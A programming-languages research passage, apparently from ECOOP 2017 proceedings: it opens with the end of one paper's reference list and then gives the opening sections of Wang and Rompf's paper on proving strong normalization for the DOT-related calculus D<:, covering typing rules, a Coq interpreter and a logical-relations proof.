1 Jon Louis Bentley. Multidimensional binary search trees used for associative searching. *Commun. ACM*, 18:509–517, September 1975. doi:10.1145/361002.361007.

2 Robert D. Blumofe, Christopher F. Joerg, Bradley C. Kuszmaul, Charles E. Leiserson, Keith H. Randall, and Yuli Zhou. Cilk: an efficient multithreaded runtime system. *SIGPLAN Notices*, 30:207–216, August 1995. doi:10.1145/209937.209958.

3 Kevin J. Brown, Arvind K. Sujeeth, Hyouk Joong Lee, Tiark Rompf, Hassan Chafi, Martin Odersky, and Kunle Olukotun. A heterogeneous parallel framework for domain-specific

languages. In *Proceedings of the 2011 International Conference on Parallel Architectures and Compilation Techniques*, PACT '11, pages 89–100. IEEE, 2011.

4 TM Chilimbi, MD Hill, and JR Larus. Cache-conscious structure layout. *ACM SIGPLAN Notices*, 1999. URL: http://dl.acm.org/citation.cfm?id=301633.

5 Trishul M. Chilimbi, Bob Davidson, and James R. Larus. Cache-conscious structure definition. In *Proceedings of the ACM SIGPLAN 1999 conference on Programming language design and implementation*, PLDI '99, pages 13–24, New York, NY, USA, 1999. ACM. doi:10.1145/301618.301635.

6 Trishul M. Chilimbi and James R. Larus. Using generational garbage collection to implement cache-conscious data placement, 1999. doi:10.1145/301589.286865.

7 Adam Chlipala. An optimizing compiler for a purely functional web-application language. In *Proceedings of the 20th ACM SIGPLAN International Conference on Functional Programming*, ICFP 2015, pages 10–21, New York, NY, USA, 2015. ACM. doi:10.1145/2784731.2784741.

8 Matthew Flatt and PLT. Reference: Racket. Technical report, PLT Design, Inc., 2010. http://racket-lang.org/tr1/.

9 Michael Goldfarb, Youngjoon Jo, and Milind Kulkarni. General transformations for gpu execution of tree traversals. In *Proceedings of the International Conference on High Performance Computing, Networking, Storage and Analysis (Supercomputing)*, SC '13, 2013.

10 Alexander G Gray and Andrew W Moore. N-body'problems in statistical learning. In *NIPS*, volume 4, pages 521–527. Citeseer, 2000.

11 Dan Grossman, Greg Morrisett, Trevor Jim, Michael Hicks, Yanling Wang, and James Cheney. Region-based memory management in Cyclone. In *PLDI*, 2002. URL: http://dl.acm.org/citation.cfm?id=512563.

12 Michael Hapala, Tomas Davidovic, Ingo Wald, Vlastimil Havran, and Philipp Slusallek. Efficient Stack-less BVH Traversal for Ray Tracing. In *Proceedings 27th Spring Conference of Computer Graphics (SCCG) 2011*, pages 29–34, 2011.

13 Kohei Honda, Vasco Thudichum Vasconcelos, and Makoto Kubo. Language primitives and type discipline for structured communication-based programming. In *Proceedings of the 7th European Symposium on Programming: Programming Languages and Systems*, ESOP '98, pages 122–138, London, UK, UK, 1998. Springer-Verlag. URL: http://dl.acm.org/citation.cfm?id=645392.651876.

14 Aaron W. Hsu. The Key to a Data Parallel Compiler. In *Proceedings of the 3rd ACM SIGPLAN International Workshop on Libraries, Languages, and Compilers for Array Programming*, ARRAY 2016, pages 32–40, New York, NY, USA, 2016. ACM. doi:10.1145/2935323.2935331.

15 James Larus. *Restructuring Symbolic Programs for Concurrent Execution on Multiprocessors*. PhD thesis, University of California at Berkeley, 1989.

16 Chris Lattner and Vikram Adve. Automatic pool allocation: improving performance by controlling data structure layout in the heap. *ACM SIGPLAN Notices*, 40:129–142, 2005. doi:10.1145/1065010.1065027.

17 Chris Lattner and Vikram S. Adve. Transparent pointer compression for linked data structures. In *Proceedings of the 2005 Workshop on Memory System Performance*, MSP '05, pages 24–35, New York, NY, USA, 2005. ACM. doi:10.1145/1111583.1111587.

18 Junichiro Makino. Vectorization of a treecode. *J. Comput. Phys.*, 87:148–160, March 1990. doi:10.1016/0021-9991(90)90231-O.

19 Trevor L. McDonell, Manuel M.T. Chakravarty, Gabriele Keller, and Ben Lippmeier. Optimising purely functional GPU programs. In *ICFP: International Conference on Functional Programming*, pages 49–60. ACM, 2013.

20 Leo A. Meyerovich, Todd Mytkowicz, and Wolfram Schulte. Data parallel programming for irregular tree computations. In *HotPAR*. USENIX, May 2011. URL: `https://www.microsoft.com/en-us/research/publication/data-parallel-programming-for-irregular-tree-computations/`.

21 Stefan Popov, Johannes Günther, Hans-Peter Seidel, and Philipp Slusallek. Stackless kd-tree traversal for high performance GPU ray tracing. *Computer Graphics Forum*, 26(3):415–424, September 2007. (Proceedings of Eurographics).

22 Bin Ren, Gagan Agrawal, James R. Larus, Todd Mytkowicz, Tomi Poutanen, and Wolfram Schulte. SIMD parallelization of applications that traverse irregular data structures. In *Proceedings of the 2013 IEEE/ACM International Symposium on Code Generation and Optimization, CGO 2013, Shenzhen, China, February 23-27, 2013*, pages 20:1–20:10. IEEE Computer Society, 2013. `doi:10.1109/CGO.2013.6494989`.

23 Bin Ren, Todd Mytkowicz, and Gagan Agrawal. A portable optimization engine for accelerating irregular data-traversal applications on SIMD architectures. *TACO*, 11(2):16:1–16:31, 2014. `doi:10.1145/2632215`.

24 Bo Joel Svensson, Mary Sheeran, and Ryan R. Newton. Design exploration through code-generating dsls. *Commun. ACM*, 57(6):56–63, June 2014.

25 Sam Tobin-Hochstadt and Matthias Felleisen. The design and implementation of typed scheme. In George C. Necula and Philip Wadler, editors, *Proceedings of the 35th ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages, POPL 2008, San Francisco, California, USA, January 7-12, 2008*, pages 395–406. ACM, 2008. `doi:10.1145/1328438.1328486`.

26 Mads Tofte and Jean-Pierre Talpin. Region-based memory management. *Inf. Comput.*, 132(2):109–176, 1997.

27 D. N. Truong, F. Bodin, and A. Seznec. Improving cache behavior of dynamically allocated data structures. In *Proceedings of the 1998 International Conference on Parallel Architectures and Compilation Techniques*, PACT '98, pages 322–, Washington, DC, USA, 1998. IEEE Computer Society. URL: `http://portal.acm.org/citation.cfm?id=522344.825680`.

28 Kenton Varda. Cap'n Proto, 2015. URL: `https://capnproto.org/`.

29 Edward Z. Yang, Giovanni Campagna, Ömer S. Ağacan, Ahmed El-Hassany, Abhishek Kulkarni, and Ryan R. Newton. Efficient communication and collection with compact normal forms. In *Proceedings of the 20th ACM SIGPLAN International Conference on Functional Programming*, ICFP 2015, pages 362–374, New York, NY, USA, 2015. ACM. `doi:10.1145/2784731.2784735`.

Towards Strong Normalization for Dependent Object Types (DOT)*

Fei Wang[1] **and Tiark Rompf**[2]

1 **Purdue University, West Lafayette, USA**
wang603@purdue.edu
2 **Purdue University, West Lafayette, USA**
firstname@purdue.edu

Abstract

The Dependent Object Types (DOT) family of calculi has been proposed as a new theoretic foundation for Scala and similar languages, unifying functional programming, object oriented programming and ML-style module systems. Following the recent type soundness proof for DOT, the present paper aims to establish stronger metatheoretic properties. The main result is a fully mechanized proof of strong normalization for $D_{<:}$, a variant of DOT that excludes recursive functions and recursive types. We further discuss techniques and challenges for adding recursive types while maintaining strong normalization, and demonstrate that certain variants of recursive self types can be integrated successfully.

1998 ACM Subject Classification D.3.3 [Programming Languages]: Language Constructs and Features

Keywords and phrases Scala, DOT, strong normalization, logical relations, recursive types

Digital Object Identifier 10.4230/LIPIcs.ECOOP.2017.27

Supplementary Material ECOOP Artifact Evaluation approved artifact available at http://dx.doi.org/10.4230/DARTS.3.2.5

1 Introduction

The Dependent Object Types (DOT) calculus [8, 47, 7] aims to be a uniform foundation for modern expressive languages that combine features from traditional object-oriented languages, functional languages, and ML-style module systems.

After many years of false starts, a recent breakthrough in the study of DOT's metatheory established the key property of type soundness [47], which states that any well-typed program either diverges or evaluates to a (properly typed) value. Thus, type soundness guarantees the absence of runtime errors, as captured by the slogan "well-typed programs don't go wrong".

In this paper, we investigate another key metatheoretic property: strong normalization, which states that any well-typed program evaluates to a (properly typed) value. Thus, strong normalization implies type soundness, but in addition to excluding runtime errors, it excludes the option of divergence: all well-typed programs must terminate. Standard proof methods for type soundness do not scale to termination results, and hence, more involved proof techniques are needed. It is also clear that strongly-normalizing languages cannot be Turing-complete. Hence, some restrictions on the language are necessary to ensure termination.

* This research was supported by NSF through awards 1553471 and 1564207.

A key contribution of this paper is to show that the one important restriction needed in DOT is to prevent the *creation* of recursive type values. In particular, we can still include DOT's flavor of recursive self types without giving up on strong normalization. This result is surprising, because adding traditional recursive types to simply-typed λ-calculus or System F leads to Turing-completeness.

Why does strong normalization matter? It is well known from previous work that type soundness of Turing-complete DOT versions hinges on the termination of *path expressions* p that are used in path-dependent types p.Type. In fact, Scala has documented soundness bugs related to path expressions such as `lazy vals` which are *not* guaranteed to terminate [47]. Hence, studying termination properties of DOT-like calculi in a formal setting is a stepping-stone for future type system extensions of DOT, for example towards higher-kinded types and type lambdas [38].

This paper is structured around its individual contributions:

- We review System $D_{<:}$, its relation to $F_{<:}$ and to DOT and Scala, as well as the previous type soundness result (Section 2).
- We present our strong normalization proof for $D_{<:}$ in full detail. The proof method follows the standard Girard-Tait approach based on logical relations [31, 54]. The key challenge in adapting proof techniques from $F_{<:}$ and similar systems lies in the handling of bounded first-class type values (Section 3).
- We scale our proof from $D_{<:}$ towards DOT. We adapt the proof method to include intersection types, which are used in DOT to model type refinement, and we clarify the boundary between strongly normalizing and Turing-complete systems, where the key challenge lies in handling DOT's recursive self types. We first show that, consistent with our expectations from similar systems, recursive *type values* are enough to encode fixpoint combinators and lead to a Turing-complete language. But surprisingly, with only non-recursive type *values*, we can still add recursive self types to the calculus and maintain strong normalization (Section 4).

Our mechanized Coq proofs are available from:
`https://github.com/tiarkrompf/minidot/tree/master/ecoop17`

2 Background: System $D_{<:}$

We base our description on a formal model situated inbetween $F_{<:}$ and full DOT, called System $D_{<:}$ [9]. Like DOT, $D_{<:}$ has abstract type members and path-dependent type selections. But in constrast to full DOT, which represents all values as objects with method and type members, it has separate forms for dependent functions and first-class type values, and it lacks recursive types.

2.1 Syntax and Typing Rules

System $D_{<:}$ is at its core a system of first-class type objects and path-dependent types. Type objects can be seen as single-field records containing an abstract type member. Type selections, or path-dependent types serve to access these abstract type members.

The syntax and typing rules are shown in Figure 2, after reviewing those of System $F_{<:}$ in Figure 1. The type language includes $\bot$ and $\top$, as least and greatest element of the subtyping relation, first-class abstract types (Type $T_1..T_2$), lower-bounded by T_1 and upper-bounded by T_2, type selections on a variable x.Type (i.e., path-dependent types), where x is a term variable bound to a type object, and finally dependent function types $(x : T) \to T^x$. The

Syntax

$$
\begin{array}{lcl}
T & ::= & X \mid \top \mid T \to T \mid \forall X <: T.T^X \\
t & ::= & x \mid \lambda x : T.t \mid \Lambda X <: T.t \mid t\ t \mid t\ [T] \\
\Gamma & ::= & \emptyset \mid \Gamma, x : T \mid \Gamma, X <: T
\end{array}
$$

Subtyping $\boxed{\Gamma \vdash S <: U}$ **Type assignment** $\boxed{\Gamma \vdash t : T}$

$$\Gamma \vdash T <: \top$$

$$\Gamma \vdash X <: X$$

$$\frac{\Gamma \ni X <: U \qquad \Gamma \vdash U <: T}{\Gamma \vdash X <: T}$$

$$\frac{\Gamma \vdash S_2 <: S_1\ ,\ T_1 <: T_2}{\Gamma \vdash (S_1 \to T_1) <: (S_2 \to T_2)}$$

$$\frac{\Gamma \vdash S_2 <: S_1 \qquad \Gamma, X <: S_2 \vdash T_1^X <: T_2^X}{\Gamma \vdash (\forall X <: S_1.T_1^X) <: (\forall X <: S_2.T_2^X)}$$

$$\frac{\Gamma \vdash T_1 <: T_2 \qquad \Gamma \vdash T_2 <: T_3}{\Gamma \vdash T_1 <: T_3}$$

$$\frac{\Gamma \ni x : T}{\Gamma \vdash x : T}$$

$$\frac{\Gamma, x : S \vdash t : T}{\Gamma \vdash (\lambda x : S.t) : (S \to T)}$$

$$\frac{\Gamma \vdash t_1 : (S \to T)\ ,\ t_2 : S}{\Gamma \vdash t_1\ t_2 : T}$$

$$\frac{\Gamma, X <: S \vdash t : T^X}{\Gamma \vdash (\Lambda X <: S.t) : (\forall X <: S.T^X)}$$

$$\frac{\Gamma \vdash t_1 : (\forall X <: U.T^X)\ ,\ T_2 <: U}{\Gamma \vdash t_1[T_2] : T^{T_2}}$$

$$\frac{\Gamma \vdash t : S\ ,\ S <: T}{\Gamma \vdash t : T}$$

Figure 1 System $F_{<:}$: syntax and typing rules. The notation T^X denotes that variable X may occur free in T. Occuring in the same rule, T^U denotes T with all occurrences of X replaced with U. Types are otherwise assumed to be closed with respect to the environment.

notation T^x denotes that term variable x may occur free in T. The term language includes variables x, creation of type objects (Type T), λ-abstractions $\lambda x.t$, and applications $t_1\ t_2$.

The subtyping relation can compare type selections with the bounds of the underlying abstract types, and compare type objects and dependent functions, respectively. Type assignment contains fairly standard cases for dependent abstraction and application.

To relate System $D_{<:}$ to Scala, let us take a step back and consider two ways to define a standard `List` data type:

```
class List[E]            // parametric, functional style
class List { type E }    // modular style, w. type member
```

The first one is the standard parametric version. The second one defines the element type `E` as a type member, which can be referenced using a path-dependent type. To see the difference in use, here are the two respective signatures of a standard `map` function:

```
def map[E,T](xs: List[E])(fn: E => T): List[T] = ...
def map[T]  (xs: List)(fn: xs.E => T): List & { type E = T } = ...
```

Again, the first one is the standard parametric version. The second one uses the path-dependent type `xs.E` to denote the element type of the particular list `xs` passed as argument,

Syntax

$$
\begin{array}{lcl}
T & ::= & \bot \mid \top \mid \text{Type } T..T \mid x.\text{Type} \mid (x:T) \to T^x \\
t & ::= & x \mid \text{Type } T \mid \lambda x.t \mid t\ t \\
\Gamma & ::= & \emptyset \mid \Gamma, x:T
\end{array}
$$

Subtyping $\boxed{\Gamma \vdash S <: U}$

$$\Gamma \vdash \bot <: T \ (\textsc{Sbot}) \qquad \Gamma \vdash T <: \top \ (\textsc{Stop})$$

$$\frac{\Gamma \vdash T_1 <: T_2 \qquad \Gamma \vdash T_2 <: T_3}{\Gamma \vdash T_1 <: T_3} \ (\textsc{Strans})$$

$$\Gamma \vdash x.\text{Type} <: x.\text{Type} \quad (\textsc{SselX})$$

$$\frac{\Gamma \vdash x : \text{Type } T..\top}{\Gamma \vdash T <: x.\text{Type}} \quad (\textsc{Ssel1})$$

$$\frac{\Gamma \vdash x : \text{Type } \bot..T}{\Gamma \vdash x.\text{Type} <: T} \quad (\textsc{Ssel2})$$

$$\frac{\Gamma \vdash S_2 <: S_1 \ ,\ U_1 <: U_2}{\Gamma \vdash \text{Type } S_1..U_1 <: \text{Type } S_2..U_2} \ (\textsc{Styp})$$

$$\frac{\begin{array}{c}\Gamma \vdash S_2 <: S_1 \\ \Gamma, x:S_2 \vdash U_1^x <: U_2^x\end{array}}{\begin{array}{c}\Gamma \vdash (x:S_1) \to U_1^x <: \\ (x:S_2) \to U_2^x\end{array}} \ (\textsc{Sfun})$$

Type assignment $\boxed{\Gamma \vdash t : T}$

$$\frac{x : T \in \Gamma}{\Gamma \vdash x : T} \quad (\textsc{Tvar})$$

$$\Gamma \vdash \text{Type } T : \text{Type } T..T \quad (\textsc{Ttyp})$$

$$\frac{\Gamma, x:T_1 \vdash t : T_2^x}{\Gamma \vdash \lambda x.t : (x:T_1) \to T_2^x} \quad (\textsc{Tabs})$$

$$\frac{\Gamma \vdash t : (x:T_1) \to T_2^x \ ,\ y : T_1}{\Gamma \vdash t\ y : T_2^y} \ (\textsc{Tdapp})$$

$$\frac{\Gamma \vdash t_1 : (x:T_1) \to T_2 \ ,\ t_2 : T_1}{\Gamma \vdash t_1\ t_2 : T_2} \ (\textsc{Tapp})$$

$$\frac{\Gamma \vdash t : T_1 \ ,\ T_1 <: T_2}{\Gamma \vdash t : T_2} \quad (\textsc{Tsub})$$

Figure 2 System $D_{<:}$: a generalization of $F_{<:}$ with type values and path-dependent types. A type x.Type refers to the type "within" x (i.e. path dependent type). The notation T^x denotes that variable x may occur free in T. Types are otherwise assumed to be closed with respect to the environment.

and uses a refined type `List & { type E = T }` to define the result of `map`. Such refined types are included in DOT, but absent in $D_{<:}$.

It is easy to see how the modular surface syntax directly maps to the formal $D_{<:}$ syntax, if we express fully abstract types `{ type E }` as (Type $\bot..\top$) and concrete type aliases `{ type E = T }` as (Type $T..T$). It is also important to note that the modular style with first-class type objects can directly encode the functional style, which corresponds to bounded parametric polymorphism as in System $F_{<:}$, but with increased expressiveness due to the $\bot$ type and potential lower bounds on type variables.

Runtime Structures

H	::=	$\emptyset \mid H, x : v$	Runtime environments
v	::=	$\langle H, \lambda x.t \rangle \mid \langle H, \text{Type } T \rangle$	Runtime values
r	::=	Timeout | Done (Error | Val v)	Interpreter results

Definitional Interpreter

```
(* Some Coq data types and auxiliary functions elided *)
Fixpoint eval(n: nat)(env: venv)(t: tm){struct n}: option (option vl) :=
  DO n1 ⇐ FUEL n;                              (* totality: n1<=n-1, TIMEOUT if n=0 *)
  match t with
    | tvar x     ⇒DONE (lookup x env)     (* variable  x                          *)
    | ttyp T     ⇒DONE (VAL (vty env T)) (* type value Type T ⇒ ⟨H, Type T⟩     *)
    | tabs x ey  ⇒DONE (VAL (vabs env x ey)) (* lambda   λx.e_y  ⇒ ⟨H, λx.e_y⟩  *)
    | tapp ef ex ⇒                            (* application e_f e_x             *)
      DO vf ⇐ eval n1 env ef;
        DO vx ⇐  eval n1 env ex;
        match vf with
          | (vabs env2 x ey) ⇒
            eval n1 ((x,vx)::env2) ey
          | _ ⇒ERROR
        end
  end.
```

Figure 3 System $D_{<:}$: Operational Semantics.

2.2 Operational Semantics

The operational semantics of $D_{<:}$ follows the standard call-by-value λ-calculus evaluation rules very closely. We can give a formal semantics in many different ways. We follow previous work [9] in using an environment-based functional evaluator, which serves as a *definitional interpreter* in the style of Reynolds [46]. A substitution-free semantics is attractive in the case of DOT, mainly because term substitution requires additional mechanics in the metatheory to properly handle type selections: in the surface syntax, $[v/x](x.\text{Type}) = v.\text{Type}$ is not a legal type. However, one can freely switch between environment-based and substition-based, as well as big-step and small-step semantics following the interderivation techniques of Danvy et al. [20, 21, 2].

Figure 3 shows both the definition of runtime values and the definition of the evaluator. We opt to show the evaluator in actual Coq code. The only case that is different from a call-by-value λ-calculus evaluator is the case that evaluates first-class type expressions Type T to a form of type closure $\langle H, \text{Type } T \rangle$.

The other aspect that is worth noting about our evaluator is that it is a total function, by virtue of inheriting totality from its defining language, Coq. The evaluator takes a fuel value n and distinguishes explicitly between `Timeout`, `Error`, and value results. The `FUEL` operation in the first line desugars to a simple non-zero check:

```
match n with
  | z ⇒ TIMEOUT
  | S n1 ⇒ ...
end
```

The fuel value upper-bounds the number of steps the evaluator may take and can thus serve as induction measure to prove properties about evaluation.

2.3 Previous Work: Type Soundness

To prove type soundness for $D_{<:}$, previous work by Amin and Rompf [9] followed a technique of Siek [50] and Ernst, Ostermann and Cook [25], which consists in using the numeric fuel value as induction measure. Similar techniques have recently been proposed by Owens et al. [43].

▶ **Theorem 1** (Type soundness for $D_{<:}$). *If* `eval` *does not time out, it returns a well-typed value:* [1]

$$\frac{\Gamma \vdash t : T \qquad \Gamma \vDash H \qquad \mathit{eval}\ k\ H\ t = \mathit{Done}\ r}{r = \mathit{Val}\ v \qquad H \vdash v : T}$$

Proof. By induction on the fuel value k. Note that $\Gamma \vDash H$ means that Γ is well-formed with H, i.e. the two environments are of the same length and values in H have corresponding types in Γ. ◀

The proof has some complications compared to well-documented proofs for $F_{<:}$, caused by the fact that lower-bounded type members, may lead to transitivity chains $T_1 <: x.T <: T_2$ with a type selection in the middle, whereas in $F_{<:}$, only upper-bounded type variables $X <: T$ can occur. These issues are described in detail in previous work [10, 47, 9].

It is important to note that soundness becomes quite a bit more complicated once recursive types are added in full DOT [47].

2.4 Type Soundness Hinges on Strong Normalization of Paths

The soundness of DOT hinges on the fact that path terms p in type selections p.Type are strongly normalizing. For this reason, current soundness results only cover type selection on variables x.Type. Identifying larger terminating fragments of DOT lays the basis for future extensions towards richer path expressions, and therefore, more general notions of dependent types.

To see why termination of path expressions is important, it is necessary to realize that one cannot, in general, enforce "good bounds" for all types occuring in a given program [10]. This means that for a type (Type $T_1..T_2$), we need to accept that we cannot statically guarantee that $T_1 <: T_2$. The reason is that this property is not preserved by intersection types, which play a key role in DOT to model type refinement. Hence, DOT enforces this property in a syntactic way, by allowing type values to only contain type aliases (Type $T..T$). This means that we only accept that a type has "good bounds" if it is inhabited. A transitivity chain $T_1 <: p.T <: T_2$ is only safe if evaluation of p terminates with a unique value.

Non-termination of path-expressions or evaluation to non-values (through lazy vals, type projections, or `null` values) is a recurring source of soundness bugs in the production Scala language and compiler [11, 47].

3 Strong Normalization

We present our strong normalization proof for $D_{<:}$ in detail. Instead of assuming eval k H t in the premise of Theorem 1, we now want to derive $\exists\ k.$ eval k H t in the conclusion.

[1] In a slight abuse of notation, we will sometimes use inference rule notation in this paper to state lemmas and theorems. This is just to make the formulas easier to parse and avoid spelling out all $\forall/\exists$ quantifiers.

▶ **Definition 2** (Strong Normalization). Any well-typed term evaluates to a well-typed value:

$$\frac{\Gamma \vdash t : T \qquad \Gamma \vDash H}{\text{eval } k\ H\ t = \text{Done Val } v \qquad H \vdash v : T}$$

We have fixed a deterministic call-by-value evaluation strategy, since it is known from previous work that arbitrary reductions already violate type soundness [9]. In this setting, strong normalization can be taken as a synonym for termination.[2] Under non-deterministic evaluation strategies, one distinguishes between strong and weak normalization: strong normalization requires that all possible evaluations of a given term terminate with its normal form. Weak normalization only requires that every term *has* a normal form, which can be reached through *some* evaluation path.

3.1 The Girard-Tait Proof Method: Starting-Point $F_{<:}$

The standard approach of proving termination is the method of Girard and Tait [31, 54]. For every type T we define its denotation $[\![T]\!]$ as the set of values that inhabit T, with type-specific characterics that carry the key inductive properties of the main proof. The judgement $v : T$ then becomes $v \in [\![T]\!]$. Based on these sets of values, we can also define sets of terms t (paired with runtime environment H):

$$\mathcal{E}[\![T]\!] = \{\langle H, t\rangle \mid \exists k, v.\ \text{eval } k\ H\ t = \text{Done Val } v \wedge v \in [\![T]\!]\}$$

that evaluate to a value of type T in environment H, in a certain number of steps k.

Standard proofs for a variety of type systems such as System F, $F_{<:}$, and F-bounded can be found in the literature [28, 39]. As we will see, adapting this proof technique for $D_{<:}$ from $F_{<:}$ and similar systems is not entirely trivial. The key challenge lies in handling bounded first-class type values, which are absent in $F_{<:}$. Nevertheless, it is instructive to look at this simpler setting first. The syntax and typing rules for $F_{<:}$ are reviewed in Figure 1.

The semantic interpretation of types, $[\![.]\!]$, can be defined as:

$$\begin{array}{lcl}
[\![\top]\!]_\rho & = & \{v\} \text{ i.e. set of all values} \\
[\![X]\!]_\rho & = & \rho(X) \\
[\![T_1 \to T_2]\!]_\rho & = & \{\langle H, \lambda x.t\rangle \mid \forall v_x \in [\![T_1]\!]_\rho.\ \langle H(x \mapsto v_x),\ t\rangle \in \mathcal{E}[\![T_2]\!]_\rho\} \\
[\![\forall X <: T_1.T_2^X]\!]_\rho & = & \{\langle H, \Lambda X.t\rangle \mid \forall D \subseteq [\![T_1]\!]_\rho.\ \langle H,\ t\rangle \in \mathcal{E}[\![T_2^X]\!]_{\rho(X \mapsto D)}\}
\end{array}$$

The definition of $[\![.]\!]$ is well-founded, since $[\![.]\!]$ is only used on proper subterms on the right hand sides, including indirectly through $\mathcal{E}[\![.]\!]$. The denotation of $[\![\top]\!]$ is the set of all values. To handle type variables X, $[\![.]\!]$ is parameterized over a context ρ which maps names to sets of values. Note that ρ and H have different types and they are not interchangable. The definition of $[\![T_1 \to T_2]\!]$ captures the essential statement of the termination theorem as it applies to functions: if there is a function argument value of the right type, then evaluation of the function body will terminate after some number of steps and produce a result value of the right type. Also note that $F_{<:}$ does not usually have a bottom type $\bot$, but one can naturally define $[\![\bot]\!]_\rho = \emptyset$.

Subtyping is inherently tied to a narrowing property for $[\![.]\!]_\rho$, i.e., the ability to replace a binding in ρ with a subtype. However we cannot prove this directly, since $[\![.]\!]_\rho$ is used

[2] Our use of the term "strong normalization" is consistent with that of McAllester et al. [39], who also used a (partial) evaluation function in their proof of strong normalization for System F_2 and F_ω.

recursively in a contravariant position for function arguments. Hence, the case for $\forall$ types has narrowing "built-in" via $\forall D \subseteq [\![T_1]\!]_\rho$.

To complete the termination proof, a key lemma is needed to model the subsumption case, and interpret the subtyping relation in a semantic way ($\vDash$ is a consistency relation; $\Gamma \vDash H \sim \rho$ means that $\Gamma(x) = T$ implies $H(x) \in \rho(x) \subseteq [\![T]\!]_\rho$):

▶ **Lemma 3** (Semantic Widening). *If* $\Gamma \vDash H \sim \rho$ *and* $\Gamma \vdash T_1 <: T_2$*, then* $[\![T_1]\!]_\rho \subseteq [\![T_2]\!]_\rho$

Proof. By induction on the subtyping derivation. ◀

We can interpret Lemma 3 equivalently as a widening or closure property: if $v \in [\![T_1]\!]_\rho$ and $\Gamma \vdash T_1 <: T_2$ then $v \in [\![T_2]\!]_\rho$. Additional lemmas about environment extension and shrinkage (weakening and strenghtening) as well as about type substitution are needed as well. With these helper lemmas, we can complete the desired theorem:

▶ **Theorem 4** (Strong Normalization for $\mathsf{F}_{<:}$). *Any well-typed term evaluates to a well-typed value:*

$$\frac{\Gamma \vdash t : T \qquad \Gamma \vDash H \sim \rho}{\langle H, t\rangle \in \mathcal{E}[\![T]\!]_\rho}$$

Proof. By induction on the typing derivation. ◀

In particular, Theorem 4 holds for closed terms, in empty environments Γ and H.

It is worth noting that we assume *lenient well-formedness* throughout. All free variables of syntactically valid forms (types or terms) are bound in environments. This assumption is implicit in all definitions, lemmas and theorems, unless a free variable is explicitly mentioned, as in T^x.

3.2 System $\mathsf{D}_{<:}$: Type Values and Bounds

For $\mathrm{D}_{<:}$, we encounter key difficulties when defining $[\![.]\!]$. A first straightforward attempt inspired by $\mathrm{F}_{<:}$ and adapted to path-dependent types might look like this:

$$\begin{array}{lcl}
[\![\top]\!]_\rho & = & \{v\} \\
[\![\bot]\!]_\rho & = & \emptyset \\
[\![\text{Type } T_1..T_2]\!]_\rho & = & \{\langle H, \text{Type } \ T\rangle \mid [\![T_1]\!]_\rho \subseteq [\![T_2]\!]_\rho\} \\
[\![x.\text{Type}]\!]_\rho & = & \rho(x) \\
[\![(x : T_1) \to T_2^x]\!]_\rho & = & \{\langle H, \lambda x.t\rangle \mid \forall D \subseteq [\![T_1]\!]_\rho.\ \forall v_x \in D. \\
\langle H(x \mapsto v_x),\ t\rangle \in \mathcal{E}[\![T_2^x]\!]_{\rho(x \mapsto D)}\} &&
\end{array}$$

However, this can't be right: consider the case where we have a function type, and $D = [\![\text{Type } L..U]\!] \subseteq [\![T_1]\!]$. We add D to the environment ρ, but when it is picked up by some $x.\text{Type}$, we end up comparing again to the type of the binding $[\![\text{Type } L..U]\!]$, but we need to compare with the upper bound $[\![U]\!]$ instead! This behavior is dictated by the (SSel2) subtyping rule from Figure 2:

$$\frac{\Gamma \vdash x : \text{Type } \bot..U}{\Gamma \vdash x.\text{Type} <: U} \qquad (\textsc{Ssel2})$$

The semantic widening Lemma 3 needs to map this rule to $[\![x.\text{Type}]\!] \subseteq [\![U]\!]$, and hence show that for any value, $v \in \rho(x)$ implies $v \in [\![U]\!]$. But unfortunately, we have no way to

show this, as $\rho(x)$ is mapped to $[\![\text{Type } \bot..U]\!]$. Attempts to extract the bounds syntactically from a given type, directly or indirectly, fail at various stages in the proof. To solve this problem, we extend the definition of $[\![T]\!]$ to cover not only the type T itself but also its bounds. We let $[\![T]\!]^{\mathsf{0}}$ denote the values that inhabit T, $[\![T]\!]^{\mathsf{U}}$ the values that inhabit the upper bound of T, $[\![T]\!]^{\mathsf{UU}}$ the upper bound of the upper bound, and so on. In the example above, we can now access $[\![U]\!]^{\mathsf{0}}$ via $\rho(x)^{\mathsf{U}} = [\![\text{Type } \bot..U]\!]^{\mathsf{U}}$. However, this is not quite enough. Consider the case in the semantic widening Lemma 3 that interprets the (SSel1) subtyping rule:

$$\frac{\Gamma \vdash x : \text{Type } L..\top}{\Gamma \vdash L <: x.\text{Type}} \qquad \text{(SSel1)}$$

Lemma 3 needs to map this rule to $[\![L]\!] \subseteq [\![x.\text{Type}]\!]$. Now we would have to show that $v \in [\![L]\!]$ implies $v \in \rho(x)$, so we need to track lower bounds, too. Just like with upper bounds, we identify $[\![L]\!]^{\mathsf{0}}$ with $\rho(x)^{\mathsf{L}} = [\![\text{Type } L..\top]\!]^{\mathsf{L}}$. We need an additional property that $\rho(x)^{\mathsf{L}} \subseteq \rho(x)^{\mathsf{U}}$ to complete this case of the lemma. The following definitions make all this more precise:

▶ **Definition 5** (Indexed Value Sets)**.** We index the value sets as $[\![T]\!]^{\mathsf{B}*}$, where $\mathsf{B}*$ is a possibly empty list of bound selectors B that can be either U (upper bound) or L (lower bound). We use $\mathsf{0}$ to denote the empty list explicitly.

▶ **Definition 6** (Polarity of Bound Selectors)**.** Let pos $\mathsf{B}* =$ true if the number of L in $\mathsf{B}*$ is even, false otherwise. We also write $\mathsf{B}+$ to denote a positive sequence of bound specifiers (pos = true) and $\mathsf{B}-$ a negative one (pos = false).

▶ **Definition 7** (Indexed Value Set Inclusion)**.** An indexed value set D_1 is smaller or equal than D_2, written $D_1 \sqsubseteq D_2$, iff

$$\forall \mathsf{B}+.\ D_1^{\mathsf{B}+} \subseteq D_2^{\mathsf{B}+} \qquad \wedge \qquad \forall \mathsf{B}-.\ D_2^{\mathsf{B}-} \subseteq D_1^{\mathsf{B}-}$$

To add some intuition to this definition, consider the case where $T_1 <: T_2 <: T_3 <: T_4$. Then Type $T_2..T_3 <:$ Type $T_1..T_4$, based on our subtyping rule. Regard D_2 as $[\![\text{Type } T_1..T_4]\!]$, and D_1 as $[\![\text{Type } T_2..T_3]\!]$. Then intuitively, $D_1 \sqsubseteq D_2$, which makes sense when we see that $D_1^{\mathsf{U}} \subseteq D_2^{\mathsf{U}}$, and $D_2^{\mathsf{L}} \subseteq D_1^{\mathsf{L}}$, because $D_1^{\mathsf{U}} = [\![T_3]\!]$ and $D_2^{\mathsf{U}} = [\![T_4]\!]$, and $D_1^{\mathsf{L}} = [\![T_2]\!]$ and $D_2^{\mathsf{L}} = [\![T_1]\!]$.

